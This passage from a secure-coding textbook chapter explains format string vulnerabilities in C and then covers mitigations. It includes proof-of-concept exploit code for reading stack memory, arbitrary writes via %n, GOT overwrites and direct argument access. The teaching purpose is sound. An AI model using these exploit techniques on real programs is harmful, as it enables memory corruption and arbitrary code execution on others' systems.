The `_output()` function stores the precision as a signed integer but uses a conversion buffer of 512 characters, which restricts the maximum precision to 512 characters. Table 6.3 shows the resulting behavior for precision values and ranges.

The character output counter is also represented as a signed integer. Unlike the GCC implementation, however, the main loop of `_output()` exits if this value becomes negative, which prevents values in the `INT_MAX+1` to `UINT_MAX` range.

Length Modifier. Studio 2012 does not support C's `h`, `j`, `z`, and `t` length modifiers. It does, however, provide an `I32` length modifier that behaves the same as the `l` length modifier and an `I64` length modifier that approximates the `ll` length modifier; that is, `I64` prints the full value of a `long long int` but writes only 32 bits when used with the `n` conversion specifier.

6.3 Exploiting Formatted Output Functions

Formatted output became a focus of the security community in June 2000 when a *format string vulnerability* was discovered in WU-FTP.[5] Format string vulnerabilities can occur when a format string (or a portion of a string) is supplied by a user or other untrusted source. Buffer overflows can occur when a

[5] See www.kb.cert.org/vuls/id/29823.

formatted output routine writes beyond the boundaries of a data structure. The sample proof-of-concept exploits included in this section were developed with Visual C++ and tested on Windows, but the underlying vulnerabilities are common to many platforms.

Buffer Overflow

Formatted output functions that write to a character array (for example, `sprintf()`) assume arbitrarily long buffers, which makes them susceptible to buffer overflows. Example 6.4 shows a buffer overflow vulnerability involving a call to `sprintf()`. The function writes to a fixed-length buffer, replacing the `%s` conversion specifier in the format string with a (potentially malicious) user-supplied string. Any string longer than 495 bytes results in an out-of-bounds write (512 bytes – 16 character bytes – 1 null byte).

Example 6.4 Formatted Output Function Susceptible to Buffer Overflow

```
char buffer[512];
sprintf(buffer, "Wrong command: %s\n", user);
```

Buffer overflows need not be this obvious. Example 6.5 shows a short program containing a programming flaw that can be exploited to cause a buffer overflow [Scut 2001].

Example 6.5 Stretchable Buffer

```
1  char outbuf[512];
2  char buffer[512];
3  sprintf(
4         buffer,
5         "ERR Wrong command: %.400s",
6         user
7      );
8  sprintf(outbuf, buffer);
```

The `sprintf()` call on line 3 cannot be directly exploited because the `%.400s` conversion specifier limits the number of bytes written to 400. This same call can be used to indirectly attack the `sprintf()` call on line 8, for example, by providing the following value for `user`:

```
%497d\x3c\xd3\xff\xbf<nops><shellcode>
```

The sprintf() call on lines 3–7 inserts this string into buffer. The buffer array is then passed to the second call to sprintf() on line 8 as the format string argument. The %497d format specification instructs sprintf() to read an imaginary argument from the stack and write 497 characters to buffer. Including the ordinary characters in the format string, the total number of characters written now exceeds the length of outbuf by 4 bytes.

The user input can be manipulated to overwrite the return address with the address of the exploit code supplied in the malicious format string argument (0xbfffd33c). When the current function exits, control is transferred to the exploit code in the same manner as a stack-smashing attack (see Section 2.3).

This is a format string vulnerability because the format string is manipulated by the user to exploit the program. Such cases are often hidden deep inside complex software systems and are not always obvious. For example, qpopper versions 2.53 and earlier contain a vulnerability of this type.[6]

The programming flaw in this case is that sprintf() is being used inappropriately on line 8 as a string copy function when strcpy() or strncpy() should be used instead. Paradoxically, replacing this call to sprintf() with a call to strcpy() eliminates the vulnerability.

Output Streams

Formatted output functions that write to a stream instead of a file (such as printf()) are also susceptible to format string vulnerabilities.

The simple function shown in Example 6.6 contains a format string vulnerability. If the user argument can be fully or partially controlled by a user, this program can be exploited to crash the program, view the contents of the stack, view memory content, or overwrite memory. The following sections detail each of these exploits.

Example 6.6 Exploitable Format String Vulnerability

```
int func(char *user) {
  printf(user);
}
```

Crashing a Program

Format string vulnerabilities are often discovered when a program crashes. For most UNIX systems, an invalid pointer access causes a SIGSEGV signal to

[6] See www.auscert.org.au/render.html?it=81.

the process. Unless caught and handled, the program will abnormally terminate and dump core. Similarly, an attempt to read an unmapped address in Windows results in a general protection fault followed by abnormal program termination. An invalid pointer access or unmapped address read can usually be triggered by calling a formatted output function with the following format string:

```
printf("%s%s%s%s%s%s%s%s%s%s%s%s");
```

The `%s` conversion specifier displays memory at an address specified in the corresponding argument on the execution stack. Because no string arguments are supplied in this example, `printf()` reads arbitrary memory locations from the stack until the format string is exhausted or an invalid pointer or unmapped address is encountered.

Viewing Stack Content

Unfortunately, it is relatively easy to crash many programs—but this is only the start of the problem. Attackers can also exploit formatted output functions to examine the contents of memory. This information is often used for further exploitation.

As described in Section 6.1, formatted output functions accept a variable number of arguments that are typically supplied on the stack. Figure 6.2 shows a sample of the assembly code generated by Visual C++ for a simple call to `printf()`. Arguments are pushed onto the stack in reverse order. Because the stack grows toward low memory on x86-32 (the stack pointer is decremented after each push), the arguments appear in memory in the same order as in the `printf()` call.

```
char format [32];
strcpy(format, "%08x.%08x.%08x.%08x");

printf(format, 1, 2, 3);

push 3
push 2
push 1
push offset format
call _printf
add  esp,10h
```

Figure 6.2 Disassembled `printf()` call




Figure 6.3 Viewing the contents of the stack

Figure 6.3 shows the contents of memory after the call to `printf()`.[7] The address of the format string `0xe0f84201` appears in memory followed by the argument values `1`, `2`, and `3`. The memory directly preceding the arguments (not shown in the figure) contains the stack frame for `printf()`. The memory immediately following the arguments contains the automatic variables for the calling function, including the contents of the format character array `0x2e253038`.

The format string in this example, `%08x.%08x.%08x.%08x`, instructs `printf()` to retrieve four arguments from the stack and display them as eight-digit padded hexadecimal numbers. The call to `printf()`, however, places only three arguments on the stack. So what is displayed, in this case, by the fourth conversion specification?

Formatted output functions including `printf()` use an internal variable to identify the location of the next argument. This *argument pointer* initially refers to the first argument (the value 1). As each argument is consumed by the corresponding format specification, the argument pointer is increased by the length of the argument, as shown by the arrows along the top of Figure 6.3. The contents of the stack or the stack pointer are not modified, so execution continues as expected when control returns to the calling program.

Each `%08x` in the format string reads a value it interprets as an `int` from the location identified by the argument pointer. The values output by each format string are shown below the format string in Figure 6.3. The first three integers correspond to the three arguments to the `printf()` function. The fourth "integer" contains the first 4 bytes of the format string—the ASCII codes for `%08x`. The formatted output function will continue displaying the contents of memory in this fashion until a null byte is encountered in the format string.

[7] The bytes in Figure 6.3 appear exactly as they would in memory when using little endian alignment.

After displaying the remaining automatic variables for the currently executing function, printf() displays the stack frame for the currently executing function (including the return address and arguments for the currently executing function). As printf() moves sequentially through stack memory, it displays the same information for the calling function, the function that called that function, and so on, up through the call stack. Using this technique, it is possible to reconstruct large parts of the stack memory. An attacker can use this data to determine offsets and other information about the program to further exploit this or other vulnerabilities.

Moving the Argument Pointer

The argument pointer within a formatted output function can be incremented by 4 or 8 bytes at a time on x86-32.

Incrementing by 4 bytes is typical for most conversion specifiers (for example, d, i, o, u, x, and X). Specifying a length modifier of h or hh (when supported) causes the function to interpret the data as a char or short, but because the integer promotion rules are applied when signed or unsigned characters or short integers are pushed on the stack, the argument pointer is still incremented by only 4 bytes.

Incrementing by 8 bytes is relatively easy. Because the C ll length modifier is a 64-bit value on x86-32, the argument pointer is incremented by 8. Microsoft's I64 length modifier behaves similarly. The a, A, e, E, f, F, g, or G conversion specifier may also be used to output a 64-bit floating-point number, consequently incrementing the argument pointer by 8. However, using floating-point conversion specifiers may result in the abnormal termination of the program if, for example, the floating-point subsystem is not loaded.

Viewing Memory Content

It is possible for an attacker to examine memory at an arbitrary address by using a format specification that displays memory at a specified address. For example, the %s conversion specifier displays memory at the address specified by the argument pointer as an ASCII string until a null byte is encountered. If an attacker can manipulate the argument pointer to reference a particular address, the %s conversion specifier will output memory at that location.

As stated earlier, the argument pointer can be *advanced* in memory using the %x conversion specifier, and the distance it can be moved is restricted only by the size of the format string. Because the argument pointer initially traverses the memory containing the automatic variables for the calling function, an attacker can insert an address in an automatic variable in the calling function (or any other location that can be referenced by the argument pointer). If the format string is stored as an automatic variable, the address can be inserted at the beginning of the string. For example, the address `0x0142f5dc` can be represented as the 32-bit, little endian encoded string `\xdc\xf5\x42\x01`. The `printf()` function treats these bytes as ordinary characters and outputs the corresponding displayable ASCII character (if one is defined). If the format string is located elsewhere (for example, the data or heap segments), it is easier for an attacker to store the address closer to the argument pointer.

By concatenating these elements, an attacker can create a format string of the following form to view memory at a specified address:

```
address advance-argptr %s
```

Figure 6.4 shows an example of a format string in this form: `\xdc\xf5\x42\x01%x%x%x%s`. The hex constants representing the address are output as ordinary characters. They do not consume any arguments or advance the argument pointer. The series of three `%x` conversion specifiers advance the argument pointer 12 bytes to the start of the format string. The `%s` conversion specifier displays memory at the address supplied at the beginning of the format string. In this example, `printf()` displays memory from `0x0142f5dc` until a `\0` byte is reached. The entire address space can be mapped by advancing the address between calls to `printf()`.

It is not always possible to advance the argument pointer to reference the start of the format string using a series of 4-byte jumps (see the sidebar "Moving the Argument Pointer"). The address within the format string can be repositioned, however, so that it can be reached in a series of 4-byte jumps by prefixing one, two, or three characters to the format string.




Figure 6.4 Viewing memory at a specific location

Viewing memory at an arbitrary address can help an attacker develop other more damaging exploits, such as executing arbitrary code on a compromised machine.

Overwriting Memory

Formatted output functions are particularly dangerous because most programmers are unaware of their capabilities (for example, they can write a signed integer value to a specified address using the `%n` conversion specifier). The ability to write an integer to an arbitrary address can be used to execute arbitrary code on a compromised system.

The `%n` conversion specifier was originally created to help align formatted output strings. It writes the number of characters successfully output to an integer address provided as an argument. For example, after executing the following program fragment:

```
int i;
printf("hello%n\n", (int *)&i);
```

the variable `i` is assigned the value 5 because five characters (`h-e-l-l-o`) are written until the `%n` conversion specifier is encountered. Using the `%n` conversion specifier, an attacker can write an integer value to an address. In the absence of a length modifier, the `%n` conversion specifier will write a value of type `int`. It is also possible to provide a length modifier to alter the size of the value written.[8] The following program fragment writes the count of characters written to integer variables of various types and sizes:

```
char c;
short s;
int i;
long l;
long long ll;

printf("hello %hhn.", &c);
printf("hello %hn.", &s);
printf("hello %n.", &i);
printf("hello %ln.", &l);
printf("hello %lln.", &ll);
```

[8] Microsoft Visual Studio 2010 contains a bug in which the correct lengths are not always written. Of particular concern is that the `"%hhn"` conversion specification writes 2 bytes instead of 1, potentially resulting in a 1-byte overflow.

This might allow an attacker to write out a 32-bit or 64-bit address, for example. To exploit this security flaw an attacker would need to write an arbitrary value to an arbitrary address. Unfortunately, several techniques are available for doing so.

Addresses can be specified using the same technique used to examine memory at a specified address. The following call:

```
printf("\xdc\xf5\x42\x01%08x.%08x.%08x%n");
```

writes an integer value corresponding to the number of characters output to the address `0x0142f5dc`. In this example, the value written (28) is equal to the eight-character-wide hex fields (times three) plus the 4 address bytes. Of course, it is unlikely that an attacker would overwrite an address with this value. An attacker would be more likely to overwrite the address (which may, for example, be a return address on the stack) with the address of some shellcode. However, these addresses tend to be large numbers.

The number of characters written by the format function depends on the format string. If an attacker can control the format string, he or she can control the number of characters written using a conversion specification with a specified width or precision. For example:

```
int i;
printf ("%10u%n", 1, &i); /* i = 10 */
printf ("%100u%n", 1, &i); /* i = 100 */
```

Each of the two format strings consumes two arguments. The first argument is the integer value consumed by the `%u` conversion specifier. The number of characters output (an integer value) is written to the address specified by the second argument.

Although the width and precision fields control the number of characters output, there are practical limitations to the field sizes based on the implementation (as described in the "Visual C++" and "GCC" sections earlier in this chapter). In most cases, it is not possible to create a single conversion specification to write out a number large enough to be an address.

If it is not possible to write a 4-byte address at once, it may be possible to write the address in stages [Scut 2001]. On most complex instruction set computer (CISC) architectures, it is possible to write an arbitrary address as follows:

1. Write 4 bytes.
2. Increment the address.
3. Write an additional 4 bytes.

This technique has a side effect of overwriting the 3 bytes following the targeted memory. Figure 6.5 shows how this process can be used to overwrite the memory in foo with the address 0x80402010. It also shows the effect on the following doubleword (represented by the variable bar).


Each time the address is incremented, a trailing value remains in the low-memory byte. This byte is the low-order byte in a little endian architecture and the high-order byte in a big endian architecture. This process can be used to write a large integer value (an address) using a sequence of small (< 255) integer values. The process can also be reversed—writing from higher memory to lower memory while decrementing the address.

The formatted output calls in Figure 6.5 perform only a single write per format string. Multiple writes can be performed in a single call to a formatted output function as follows:

```
printf ("%16u%n%16u%n%32u%n%64u%n",
  1, (int *) &foo[0], 1, (int *) &foo[1],
  1, (int *) &foo[2], 1, (int *) &foo[3]);
```

The only difference in combining multiple writes into a single format string is that the counter continues to increment with each character output. For example, the first %16u%n sequence writes the value 16 to the specified address, but the second %16u%n sequence writes 32 bytes because the counter has not been reset.

The address 0x80402010 used in Figure 6.5 simplifies the write process in that each byte, when represented in little endian format, is larger than the previous byte (that is, 10 – 20 – 40 – 80). But what if the bytes are not in increasing order? How can a smaller value be output by an increasing counter?



```
unsigned char foo[4];            unsigned char bar[4];
memset(foo, '\x41', 4);          memset(bar, '\x41', 4);

                                  foo                  bar
                                  41 41 41 41          41 41 41 41
printf(
  "%16u%n", 1, &foo[0]);          10 00 00 00          41 41 41 41
printf(
  "%32u%n", 1, &foo[1]);          10 20 00 00          00 41 41 41
printf(
  "%64u%n", 1, &foo[2]);          10 20 40 00          00 00 41 41
printf(
  "%128u%n", 1, &foo[3]);         10 20 40 80          00 00 00 41
```

Figure 6.5 Writing an address in four stages

The solution is actually quite simple. It is necessary to preserve only the low-order byte because the three high-order bytes are subsequently overwritten. Because each byte is in the range `0x00`–`0xFF`, `0x100` (256 decimal) can be added to subsequent writes. Each subsequent write can output a larger value while the remainder modulo `0x100` preserves the required low-order byte.

Example 6.7 shows the code used to write an address to a specified memory location. This creates a format string of the following form:

```
% width u%n% width u%n% width u%n% width u%n
```

where the values of *`width`* are calculated to generate the correct values for each `%n` conversion specification. This code could be further generalized to create the correct format string for any address.

Example 6.7 Exploit Code to Write an Address

```
unsigned int already_written, width_field;
unsigned int write_byte;
char buffer[256];

already_written = 506;

// first byte
write_byte = 0x3C8;
already_written %= 0x100;

width_field = (write_byte - already_written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%%du%%n", width_field);
strcat(format, buffer);

// second byte
write_byte = 0x3fA;
already_written += width_field;
already_written %= 0x100;

width_field = (write_byte - already_written) % 0x100;
if (width_field < 10) width_field += 0x100;
sprintf(buffer, "%%%du%%n", width_field);
strcat(format, buffer);

// third byte
write_byte = 0x442;
already_written += width_field;
already_written %= 0x100;
width_field = (write_byte - already_written) % 0x100;
if (width_field < 10) width_field += 0x100;
```

```
32  sprintf(buffer, "%%%du%%n", width_field);
33  strcat(format, buffer);
34
35  // fourth byte
36  write_byte = 0x501;
37  already_written += width_field;
38  already_written %= 0x100;
39
40  width_field = (write_byte - already_written) % 0x100;
41  if (width_field < 10) width_field += 0x100;
42  sprintf(buffer, "%%%du%%n", width_field);
43  strcat(format, buffer);
```

The code as shown uses three unsigned integers: `already_written`, `width_field`, and `write_byte`. The `write_byte` variable contains the value of the next byte to be written. The `already_written` variable counts the number of characters output (and should correspond to the formatted output function's output counter). The `width_field` stores the width field for the conversion specification required to produce the required value for `%n`.

The required width is determined by subtracting the number of characters already output from the value of the byte to write modulo `0x100` (larger widths are irrelevant). The difference is the number of output characters required to increase the value of the output counter from its current value to the desired value. To track the value of the output counter, the value of the width field from the previous conversion specification is added to the bytes already written after each write.

Outputting an integer using the conversion specification `%u` can result in up to ten characters being output (assuming 32-bit integer values). Because the width specification never causes a value to be truncated, a width smaller than ten may output an unknown number of characters. Lines 12, 22, 31, and 41 are included in Example 6.7 to accurately predict the value of the output counter.

The final exploit, shown in Example 6.8, creates a string sequence of the following form:

- Four sets of dummy integer/address pairs
- Instructions to advance the argument pointer
- Instructions to overwrite an address

Example 6.8 Overwriting Memory

```
unsigned char exploit[1024] = "\x90\x90\x90...\x90";
char format[1024];

```

```
04  strcpy(format, "\xaa\xaa\xaa\xaa");
05  strcat(format, "\xdc\xf5\x42\x01");
06  strcat(format, "\xaa\xaa\xaa\xaa");
07  strcat(format, "\xdd\xf5\x42\x01");
08  strcat(format, "\xaa\xaa\xaa\xaa");
09  strcat(format, "\xde\xf5\x42\x01");
10  strcat(format, "\xaa\xaa\xaa\xaa");
11  strcat(format, "\xdf\xf5\x42\x01");
12
13  for (i=0; i < 61; i++) {
14    strcat(format, "%x");
15  }
16
17  /* code to write address goes here */
18
19  printf(format);
```

Lines 4–11 define four pairs of dummy integer/address pairs. Lines 4, 6, 8, and 10 insert dummy integer arguments in the format string corresponding to the `%u` conversion specifications. The value of these dummy integers is irrelevant as long as they do not contain a null byte. Lines 5, 7, 9, and 11 specify the sequence of values required to overwrite the address at `0x0142f5dc` (a return address on the stack) with the address of the exploit code. Lines 13–15 write the appropriate number of `%x` conversion specifications to advance the argument pointer to the start of the format string and the first dummy integer/address pair.

Internationalization

Because of internationalization, format strings and message text are often moved into external *catalogs* or files that the program opens at runtime. The format strings are necessary because the order of arguments can vary from locale to locale. This also means that programs that use catalogs must pass a variable as the format string. Because this is a legitimate and necessary use of formatted output functions, diagnosing cases where format strings are not literals can result in excessive false positives.

An attacker can alter the values of the formats and strings in the program by modifying the contents of these files. As a result, such files should be protected to prevent their contents from being altered.

Attackers must also be prevented from substituting their own message files for the ones normally used. This may be possible by setting search paths, environment variables, or logical names to limit access. (Baroque rules for finding such program components are common.)

Wide-Character Format String Vulnerabilities

Wide-character formatted output functions are susceptible to format string and buffer overflow vulnerabilities in a similar manner to narrow formatted output functions, even in the extraordinary case where Unicode strings are converted from ASCII. The Dr. Dobb's article "Wide-Character Format String Vulnerabilities: Strategies for Handling Format String Weaknesses" [Seacord 2005] describes how wide-character format string vulnerabilities can be exploited.

Unicode actually has characteristics that make it easier to exploit wide-character functions. For example, multibyte-character strings are terminated by a byte with all bits set to 0, called the *null character*, making it impossible to embed a null byte in the middle of a string. Unicode strings are terminated by a null wide character. Most implementations use either a 16-bit (UTF-16) or 32-bit (UTF-32) encoding, allowing Unicode characters to contain null bytes. This frequently aids the attacker by allowing him or her to inject a broader range of addresses into a Unicode string.

■ 6.4 Stack Randomization

Although the behavior of formatted output functions is specified in the C Standard, some elements of format string vulnerabilities and exploits are implementation defined. Using GCC on Linux, for example, the stack starts at `0xC0000000` and grows toward low memory. As a result, few Linux stack addresses contain null bytes, which makes these addresses easier to insert into a format string.

However, many Linux variants (for example, Red Hat, Debian, and OpenBSD) include some form of stack randomization. Stack randomization makes it difficult to predict the location of information on the stack, including the location of return addresses and automatic variables, by inserting random gaps into the stack.

Defeating Stack Randomization

While stack randomization makes it more difficult to exploit vulnerabilities, it does not make it impossible. For example several values are required by the format string exploit demonstrated in the previous section, including the

1. Address to overwrite
2. Address of the shell code

3. Distance between the argument pointer and the start of the format string
4. Number of bytes already written by the formatted output function before the first %u conversion specification

If these values can be identified, it becomes possible to exploit a format string vulnerability on a system protected by stack randomization.

Address to Overwrite. The exploit shown in Examples 6.8 and 6.9 overwrites a return address on the stack. Because of stack randomization, this address is now difficult to predict. However, overwriting the return address is not the only way to execute arbitrary code. As described in Section 3.4, it is also possible to overwrite the GOT entry for a function or other address to which control is transferred during normal execution of the program. The advantage of overwriting a GOT entry is its independence from system variables such as the stack and heap.

Address of the Shellcode. The Windows-based exploit shown in Example 6.8 assumes that the shellcode is inserted into an automatic variable on the stack. This address would be difficult to find on a system that has implemented stack randomization. However, the shellcode could also be inserted into a variable in the data segment or heap, making it easier to find.

Distance. For this exploit to work, an attacker must determine the distance between the argument pointer and the start of the format string on the stack. At a glance, this might seem like an insurmountable obstacle. However, an attacker does not need to determine the absolute position of the format string (which may be effectively randomized) but rather the distance between the argument pointer to the formatted output function and the start of the format string. Even though the absolute addresses of both locations are randomized, the relative distance between them remains constant. As a result, it is relatively easy to calculate the distance from the argument pointer to the start of the format string and insert the required number of %x format conversions.

Bytes Output. The last variable is the number of bytes already written by the formatted output function before the first %u conversion specification. This number, which depends on the distance variable summed with the length of the dummy address and address bytes, can be readily calculated.

Writing Addresses in Two Words

The Windows-based exploit wrote the address of the shellcode a byte at a time in four writes, incrementing the address between calls. If this is impossible because of alignment requirements or other reasons, it may still be possible to write the address a word at a time or even all at once.

Example 6.9 and Example 6.10 show a Linux exploit that writes the low-order word followed by the high-order word (on a little endian architecture).[9] This exploit inserts the shellcode in the data segment, using a variable declared as `static` on line 6. The address of the GOT entry for the `exit()` function is concatenated to the format string on line 13, and the same address plus 2 is concatenated on line 15. Control is transferred to the shellcode when the program terminates on the call to `exit()` on line 24.

Example 6.9 Linux Exploit Variant

```
01  #include <stdio.h>
02  #include <string.h>
03
04  int main(void) {
05
06    static unsigned char shellcode[1024] =
07                    "\x90\x09\x09\x09\x09\x09/bin/sh";
08
09    size_t i;
10    unsigned char format_str[1024];
11
12    strcpy(format_str, "\xaa\xaa\xaa\xaa");
13    strcat(format_str, "\xb4\x9b\x04\x08");
14    strcat(format_str, "\xcc\xcc\xcc\xcc");
15    strcat(format_str, "\xb6\x9b\x04\x08");
16
17    for (i=0; i < 3; i++) {
18      strcat(format_str, "%x");
19    }
20
21    /* code to write address goes here */
22
23    printf(format_str);
24    exit(0);
25  }
```

[9] This exploit was tested on Red Hat Linux versions 2.4.20–31.9.

Example 6.10 Linux Exploit Variant: Overwriting Memory

```
static unsigned int already_written, width_field;
static unsigned int write_word;
static char convert_spec[256];

already_written = 28;

// first word
write_word = 0x9020;
already_written %= 0x10000;

width_field = (write_word-already_written) % 0x10000;
if (width_field < 10) width_field += 0x10000;
sprintf(convert_spec, "%%%du%%n", width_field);
strcat(format_str, convert_spec);

// last word
already_written += width_field;
write_word = 0x0804;
already_written %= 0x10000;

width_field = (write_word-already_written) % 0x10000;
if (width_field < 10) width_field += 0x10000;
sprintf(convert_spec, "%%%du%%n", width_field);
strcat(format_str, convert_spec);
```

Direct Argument Access

POSIX [ISO/IEC/IEEE 9945:2009] allows conversions to be applied to the nth argument after the format in the argument list, rather than to the next unused argument.[10] In this case, the conversion-specifier character `%` is replaced by the sequence `%n$`, where `n` is a decimal integer in the `[1,{NL_ARGMAX}]` range that specifies the position of the argument.

The format can contain either numbered (for example, `%n$` and `*m$`) or unnumbered (for example, `%` and `*`) argument conversion specifications but not both. The exception is that `%%` can be mixed with the `%n$` form. Mixing numbered and unnumbered argument specifications in a format string has undefined results. When numbered argument specifications are used, specifying the *n*th argument requires that all leading arguments, from the first to *n*th – 1, be specified in the format string.

[10] The `%n$`-style conversion strings are supported by Linux but not by Visual C++. This is not surprising because the C Standard does not include direct argument access.

In format strings containing the %n$ form of conversion specification, numbered arguments in the argument list can be referenced from the format string as many times as required.

Example 6.11 shows how the %n$ form of conversion specification can be used in format string exploits. The format string on line 4 appears complicated until broken down. The first conversion specification, %4$5u, takes the fourth argument (the constant 5) and formats the output as an unsigned decimal integer with a width of 5. The second conversion specification, %3$n, writes the current output counter (5) to the address specified by the third argument (&i). This pattern is then repeated twice. Overall, the printf() call on lines 3–6 results in the values 5, 6, and 7 printed in columns 5 characters wide. The printf() call on line 8 prints out the values assigned to the variables i, j, and k, which represent the increasing values of the output counter from the previous printf() call.

Example 6.11 Direct Parameter Access

```
01  int i, j, k = 0;
02
03  printf(
04    "%4$5u%3$n%5$5u%2$n%6$5u%1$n\n",
05    &k, &j, &i, 5, 6, 7
06  );
07
08  printf("i = %d, j = %d, k = %d\n", i, j, k);
09
10  Output:
11      5 6 7
12  i = 5, j = 10, k = 15
```

The argument number n in the conversion specification %n$ must be an integer between 1 and the maximum number of arguments provided to the function call. Some implementations provide an upper bound to this value such as the NL_ARGMAX constant. In GCC, the actual value in effect at runtime can be retrieved using sysconf():

```
int max_value = sysconf(_SC_NL_ARGMAX);
```

Some systems (for example, System V) have a low upper bound, such as 9. The GNU C library has no real limit. The maximum value for Red Hat 9 Linux is 4,096.

The exploit shown in Examples 6.10 and 6.11 can be easily modified to use direct argument access. Lines 17–19 from Example 6.9 can be eliminated.

The new code to calculate the write portion of the format string is shown in Example 6.12. The only changes are to lines 13 and 23 (to replace the format specifications with ones that use direct argument access) and to line 5 (removing the %x conversion specifications changes the number of bytes already written to the output stream).

Example 6.12 Direct Parameter Access Memory Write

```
01  static unsigned int already_written, width_field;
02  static unsigned int write_word;
03  static char convert_spec[256];
04
05  already_written = 16;
06
07    // first word
08  write_word = 0x9020;
09  already_written %= 0x10000;
10
11  width_field = (write_word-already_written) % 0x10000;
12  if (width_field < 10) width_field += 0x10000;
13  sprintf(convert_spec, "%%4$%du%%5$n", width_field);
14  strcat(format_str, convert_spec);
15
16    // last word
17  already_written += width_field;
18  write_word = 0x0804;
19  already_written %= 0x10000;
20
21  width_field = (write_word-already_written) % 0x10000;
22  if (width_field < 10) width_field += 0x10000;
23  sprintf(convert_spec, "%%6$%du%%7$n", width_field);
24  strcat(format_str, convert_spec)
```

6.5 Mitigation Strategies

Many developers, when they learn about the danger of the %n conversion specifier, ask, “Can’t they [I/O library developers] just get rid of that?” Some implementations, such as Microsoft Visual Studio, do disable the %n conversion specifier by default, providing set_printf_count_output() to enable this functionality when required. Unfortunately, because the %n conversion specifier is well established, for many implementations, eliminating it would break too much existing code. However, a number of mitigation strategies can be used to prevent format string vulnerabilities.

Exclude User Input from Format Strings

Simply put, follow “FIO30-C. Exclude user input from format strings” (*The CERT C Secure Coding Standard* [Seacord 2008]).

Dynamic Use of Static Content

Another common suggestion for eliminating format string vulnerabilities is to disallow the use of dynamic format strings. If all format strings were static, format string vulnerabilities could not exist (except in cases of buffer overflow where the target character array is not sufficiently bounded). This solution is not feasible, however, because dynamic format strings are widely used in existing code.

An alternative to dynamic format strategy is the dynamic use of static content. Example 6.13 shows a simple program that multiplies the first argument by the second argument. The program also takes a third argument that instructs the program on how to format the result. If the third argument is the string `hex`, the product is displayed in hexadecimal format using the `%x` conversion specifier; otherwise it is displayed as a decimal number using the `%d` conversion specifier.

Example 6.13 Dynamic Format Strings

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char * argv[]) {
  int x, y;
  static char format[256] = "%d * %d = ";

  x = atoi(argv[1]);
  y = atoi(argv[2]);

  if (strcmp(argv[3], "hex") == 0) {
    strcat(format, "0x%x\n");
  }
  else {
    strcat(format, "%d\n");
  }
  printf(format, x, y, x * y);

  exit(0);
}
```

If you ignore this example's obvious and dangerous lack of any input validation, this program is secure from format string exploits. Programmers should also prefer the use of the `strtol()` function over `atoi()` (see *The CERT C Secure Coding Standard* [Seacord 2008], "INT06-C. Use `strtol()` or a related function to convert a string token to an integer"). Although users are allowed to influence the contents of the format string, they are not provided carte blanche control over it. This dynamic use of static content is a good approach to dealing with the problem of dynamic format strings.

While not incorrect, this sample program could be easily rewritten to use static format strings. This would cause less consternation among security auditors who may need to determine (possibly over and over again) whether use of dynamic format strings is secure.

This mitigation is not always practical, particularly when dealing with programs that support internationalization using message catalogs.

Restricting Bytes Written

When misused, formatted output functions are susceptible to format string and buffer overflow vulnerabilities. Buffer overflows can be prevented by restricting the number of bytes written by these functions.

The number of bytes written can be restricted by specifying a precision field as part of the `%s` conversion specification. For example, instead of

```
sprintf(buffer, "Wrong command: %s\n", user);
```

try using

```
sprintf(buffer, "Wrong command: %.495s\n", user);
```

The precision field specifies the maximum number of bytes to be written for `%s` conversions. In this example, the static string contributes 17 bytes (including the trailing null byte), and a precision of 495 ensures that the resulting string fits into a 512-byte buffer.

Another approach is to use more secure versions of formatted output library functions that are less susceptible to buffer overflows (for example, `snprintf()` and `vsnprintf()` as alternatives to `sprintf()` and `vsprintf()`). These functions specify a maximum number of bytes to write, including the trailing null byte.

It is always important to know which function, and which function version, is used at runtime. For example, Linux libc4.[45] does not have an `snprintf()`. However, the Linux distribution contains the `libbsd` library that contains an snprintf() that ignores the size argument. Consequently, the use of snprintf() with early libc4 can lead to serious security problems. If you don't think this is a problem, please see the sidebar "Programming Shortcuts."

The asprintf() and vasprintf() functions can be used instead of sprintf() and vsprintf(). These functions allocate a string large enough to hold the output including the terminating null, and they return a pointer to it via the first parameter. This pointer is passed to free() when it is no longer needed. These functions are GNU extensions and are not defined in the C or POSIX standards. They are also available on *BSD systems. Another solution is to use an slprintf() function that takes a similar approach to the strlcpy() and strlcat() functions discussed in Chapter 2.

Programming Shortcuts

